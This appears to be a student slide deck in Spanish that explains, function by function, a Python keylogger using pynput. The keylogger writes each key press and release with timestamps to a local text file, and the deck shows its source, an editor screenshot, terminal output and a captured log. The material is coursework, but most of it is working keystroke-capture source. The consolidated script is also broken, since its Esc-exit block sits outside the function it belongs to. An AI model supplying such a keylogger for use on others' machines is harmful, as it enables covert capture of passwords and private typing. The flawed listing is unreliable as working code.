


Actividad 3:

No presiones ESC... Todavía

Desglose técnico, lógico y funcional de las funciones principales en un script de captura de eventos con Python.

Propósito General del Script

- **Intercepción en tiempo real:** Captura de manera continua todos los eventos provenientes del periférico de teclado.
- **Clasificación de eventos:** Distingue específicamente entre pulsaciones físicas (PRESS) y liberaciones de tecla (RELEASE).
- **Precisión temporal:** Asigna una marca de tiempo exacta a cada acción detectada.
- **Persistencia de datos:** Escribe la secuencia de información en un archivo de texto local (registro_teclado.txt).



Librerías Principales



pynput.keyboard

Proporciona las clases Key y Listener. Es el motor principal que permite "escuchar" el hardware en segundo plano e invocar funciones específicas asíncronamente.



datetime

Módulo estándar utilizado para invocar datetime.now(). Genera la marca de tiempo estructurada que otorga contexto cronológico a la ráfaga de pulsaciones.



File I/O nativo

Uso de la función integrada open() en modo "a" (*append*). Asegura que los nuevos registros se agreguen secuencialmente sin sobrescribir los datos previos.

Función: registrar_evento

- **Gestión de ID:** Utiliza la variable global contador_evento para asignar un identificador incremental único a cada pulsación registrada.
- **Precisión Cronológica:** Obtiene la hora del sistema usando datetime.now(), formateada para incluir hasta los milisegundos.
- **Formateo de Cadena:** Genera una *f-string* que concatena la hora, la acción y la tecla interceptada, separadas por el carácter |.
- **Escritura a Disco:** Abre el archivo registro_teclado.txt en modo "append" y guarda la línea, cerrando el archivo de forma segura inmediatamente después.

```
def registrar_evento(tipo_accion, detalle_tecla):  
    global contador_evento  
    marca_tiempo = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]  
    id_evento = f"evento_{contador_evento:03d}"  
    linea_registro = f"{marca_tiempo} | {tipo_accion} | {id_evento} | {detalle_tecla}\n"  
    with open(nombre_archivo, "a", encoding="utf-8") as archivo:  
        archivo.write(linea_registro)  
    contador_evento += 1  
    print(linea_registro.strip())
```

Función: `on_press(key)`

Manejo de Excepciones

Utiliza un bloque try/except para clasificar el tipo de tecla. Intenta extraer un carácter alfanumérico estándar con `key.char`. Si falla (por ejemplo, es Shift, Enter, o Espacio), lanza un `AttributeError` y captura el nombre de la tecla especial genérica.

```
def on_press(key):  
    try:  
        detalle = f"PRESS: {key.char}"  
    except AttributeError:  
        detalle = f"PRESS: {key}"  
  
    registrar_evento("PRESS", detalle)
```

Invocación de Registro

Una vez resuelto el valor exacto de la tecla pulsada, la función delega el procesamiento. Llama inmediatamente a la función `registrar_evento()`, enviándole la etiqueta "PRESS" y el detalle exacto de la tecla detectada.

Función: `on_release(key)`

Registro de Liberación

De manera análoga a la función de presión, esta rutina intercepta el momento exacto en el que el hardware deja de enviar la señal eléctrica. Genera el identificador y llama a `registrar_evento()`, pero esta vez documentando la acción bajo la etiqueta "RELEASE".

```
def on_release(key):  
    try:  
        detalle = f"RELEASE: {key.char}"  
    except AttributeError:  
        detalle = f"RELEASE: {key}"  
  
    registrar_evento("RELEASE", detalle)  
  
    if key == Key.esc:  
        print("\n[!] Saliendo del programa y guardando registros...")  
        return False
```

Condición de Salida

Actúa como el *Kill Switch* del script. Evalúa si la tecla liberada corresponde a `Key.esc`. De ser afirmativo, imprime un mensaje de confirmación por consola y ejecuta un `return False`, lo cual rompe el ciclo del Listener.

Bloque de Ejecución Principal

- **Inicialización:** Imprime mensajes por consola para notificar que el *Keylogger* ha comenzado a capturar y cómo puede ser detenido de manera segura.
- **Asignación de Callbacks:** El bloque with Listener(...) arranca un hilo secundario y mapea las funciones on_press y on_release para que reaccionen automáticamente a los eventos de hardware.
- **Bloqueo de Hilo:** El comando listener.join() pausa el hilo principal del programa. Esto evita que el script termine de inmediato, manteniendo el programa a la escucha.

```
from datetime import datetime
from pynput.keyboard import Key, Listener

contador_evento = 1
nombre_archivo = "registro_teclado.txt"

def registrar_evento(tipo_accion, detalle_tecla):
    global contador_evento
    marca_tiempo = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
    id_evento = f"evento_{contador_evento:03d}"
    linea_registro = f"{marca_tiempo} | {tipo_accion} | {id_evento} | {detalle_tecla}\n"
    with open(nombre_archivo, "a", encoding="utf-8") as archivo:
        archivo.write(linea_registro)
    contador_evento += 1
    print(linea_registro.strip())

def on_press(key):
    try:
        detalle = f"PRESS: {key.char}"
    except AttributeError:
        detalle = f"PRESS: {key}"

    registrar_evento("PRESS", detalle)

def on_release(key):
    try:
        detalle = f"RELEASE: {key.char}"
    except AttributeError:
        detalle = f"RELEASE: {key}"

    registrar_evento("RELEASE", detalle)

if key == Key.esc:
    print("\n[!] Saliendo del programa y guardando registros...")
    return False

print(f"[*] Keylogger iniciado. Los datos se guardarán en '{nombre_archivo}'.")
print("[*] Presiona 'Esc' para detener la ejecución.\n")

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Pruebas Realizadas

En esta diapositiva podemos observar la fase de pruebas del código. Del lado derecho se muestra el script en ejecución dentro del entorno de desarrollo, donde la terminal imprime en tiempo real cada evento capturado. Destacamos en la parte inferior izquierda la línea de código clave que formatea nuestra salida: un string que une la fecha y hora exacta, la acción realizada, el identificador único del evento y la tecla específica. Como se ve en la consola, el programa detecta a la perfección tanto cuando la tecla baja como cuando sube.

```
linea registro = f"{marca tiempo} | {tipo accion} | {id evento} | {detalle tecla}\n"
```

```
index.html x actividad1.html x spyware.py x act3.py \ x act3.py portafolio x actividad3.html x
portafolio > act3.py > registrar_evento
1 from datetime import datetime
2 from pynput.keyboard import Key, Listener
3
4 contador_evento = 1
5 nombre_archivo = "registro_teclado.txt"
6
7 def registrar_evento(tipo_accion, detalle_tecla):
8     global contador_evento
9     marca_tiempo = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
10    id_evento = f"evento_{contador_evento:03d}"
11    linea_registro = f"{marca_tiempo} | {tipo_accion} | {id_evento} | {detalle_tecla}\n"
12    with open(nombre_archivo, "a", encoding="utf-8") as archivo:
13        archivo.write(linea_registro)
14        contador_evento += 1
15    print(linea_registro.strip())
16
17 def __main__():
18     listener = Listener(on_press=registrar_evento)
19     listener.start()
20     try:
21         while True:
22             pass
23     except KeyboardInterrupt:
24         listener.stop()
25         print("Programa terminado.")
26         exit()
27
28 if __name__ == '__main__':
29     __main__()
```

Problems Output Debug Console **Terminal** Ports

```
PS C:\Users\charl\OneDrive\Documents\cno4> & C:\Users\charl\AppData\Local\Python\pythoncore-3.14-64\python.exe c:/Users/charl/OneDrive/Documentos/cno4/act3.py
2026-08-24 21:36:15.479 | PRESS | evento_005 | PRESS: w
2026-08-24 21:36:15.480 | PRESS | evento_006 | PRESS: e
2026-08-24 21:36:15.567 | RELEASE | evento_007 | RELEASE: w
2026-08-24 21:36:15.576 | RELEASE | evento_008 | RELEASE: e
2026-08-24 21:36:15.582 | PRESS | evento_009 | PRESS: k
2026-08-24 21:36:15.687 | RELEASE | evento_010 | RELEASE: k
2026-08-24 21:36:15.770 | PRESS | evento_011 | PRESS: f
2026-08-24 21:36:15.775 | PRESS | evento_012 | PRESS: g
2026-08-24 21:36:15.795 | RELEASE | evento_013 | RELEASE: g
2026-08-24 21:36:15.844 | RELEASE | evento_014 | RELEASE: f
2026-08-24 21:36:15.952 | PRESS | evento_015 | PRESS: l
2026-08-24 21:36:15.953 | PRESS | evento_016 | PRESS: k
2026-08-24 21:36:15.978 | RELEASE | evento_017 | RELEASE: k
2026-08-24 21:36:15.980 | RELEASE | evento_018 | RELEASE: l
2026-08-24 21:36:16.120 | PRESS | evento_019 | PRESS: e
2026-08-24 21:36:16.225 | RELEASE | evento_020 | RELEASE: e
2026-08-24 21:36:16.249 | PRESS | evento_021 | PRESS: p
2026-08-24 21:36:16.273 | PRESS | evento_022 | PRESS: i
2026-08-24 21:36:16.276 | PRESS | evento_023 | PRESS: k
2026-08-24 21:36:16.301 | RELEASE | evento_024 | RELEASE: k
2026-08-24 21:36:16.306 | RELEASE | evento_025 | RELEASE: i
2026-08-24 21:36:16.310 | PRESS | evento_026 | PRESS: j
2026-08-24 21:36:16.357 | RELEASE | evento_027 | RELEASE: p
2026-08-24 21:36:16.376 | RELEASE | evento_028 | RELEASE: j
2026-08-24 21:36:16.608 | PRESS | evento_029 | PRESS: o
2026-08-24 21:36:16.715 | RELEASE | evento_030 | RELEASE: o
2026-08-24 21:36:16.797 | PRESS | evento_031 | PRESS: e
2026-08-24 21:36:16.895 | RELEASE | evento_032 | RELEASE: e
2026-08-24 21:36:16.948 | PRESS | evento_033 | PRESS: k
```

Resultados Obtenidos

Finalmente, aquí vemos los resultados obtenidos tras detener la ejecución del programa. El script generó correctamente el archivo de texto plano registro_teclado.txt. Como pueden notar en la captura, la información es completamente legible y está perfectamente estructurada. Cada fila representa un evento aislado, ordenado cronológicamente con precisión de milisegundos, lo que permite reconstruir de forma exacta y secuencial toda la actividad registrada en el teclado durante la prueba.

```
registro_teclado.txt
1 2026-08-23 18:01:20.730 | PRESS | evento_001 | PRESS: r
2 2026-08-23 18:01:20.845 | RELEASE | evento_002 | RELEASE: r
3 2026-08-23 18:01:21.033 | PRESS | evento_003 | PRESS: g
4 2026-08-23 18:01:21.162 | RELEASE | evento_004 | RELEASE: g
5 2026-08-23 18:01:21.563 | PRESS | evento_005 | PRESS: g
6 2026-08-23 18:01:21.686 | RELEASE | evento_006 | RELEASE: g
7 2026-08-23 18:01:21.863 | PRESS | evento_007 | PRESS: 4
8 2026-08-23 18:01:21.966 | RELEASE | evento_008 | RELEASE: 4
9 2026-08-23 18:01:22.354 | PRESS | evento_009 | PRESS: i
10 2026-08-23 18:01:22.471 | RELEASE | evento_010 | RELEASE: i
11 2026-08-23 18:01:22.557 | PRESS | evento_011 | PRESS: e
12 2026-08-23 18:01:22.665 | PRESS | evento_012 | PRESS: j
13 2026-08-23 18:01:22.670 | RELEASE | evento_013 | RELEASE: e
14 2026-08-23 18:01:22.761 | RELEASE | evento_014 | RELEASE: j
15 2026-08-23 18:01:22.864 | PRESS | evento_015 | PRESS: e
16 2026-08-23 18:01:22.966 | RELEASE | evento_016 | RELEASE: e
17 2026-08-23 18:01:23.028 | PRESS | evento_017 | PRESS: i
18 2026-08-23 18:01:23.131 | RELEASE | evento_018 | RELEASE: i
19 2026-08-23 18:01:23.293 | PRESS | evento_019 | PRESS: f
20 2026-08-23 18:01:23.388 | RELEASE | evento_020 | RELEASE: f
21 2026-08-23 18:01:23.425 | PRESS | evento_021 | PRESS: h
22 2026-08-23 18:01:23.489 | RELEASE | evento_022 | RELEASE: h
23 2026-08-23 18:01:23.638 | PRESS | evento_023 | PRESS: w
24 2026-08-23 18:01:23.766 | RELEASE | evento_024 | RELEASE: w
25 2026-08-23 18:01:23.823 | PRESS | evento_025 | PRESS: l
26 2026-08-23 18:01:23.934 | PRESS | evento_026 | PRESS: k
27 2026-08-23 18:01:23.963 | RELEASE | evento_027 | RELEASE: l
28 2026-08-23 18:01:24.063 | RELEASE | evento_028 | RELEASE: k
29 2026-08-23 18:01:24.113 | PRESS | evento_029 | PRESS: f
30 2026-08-23 18:01:24.231 | RELEASE | evento_030 | RELEASE: f
31 2026-08-23 18:01:24.328 | PRESS | evento_031 | PRESS: j
32 2026-08-23 18:01:24.490 | RELEASE | evento_032 | RELEASE: j
33 2026-08-23 18:01:24.549 | PRESS | evento_033 | PRESS: w
34 2026-08-23 18:01:24.555 | PRESS | evento_034 | PRESS: e
35 2026-08-23 18:01:24.582 | PRESS | evento_035 | PRESS: f
```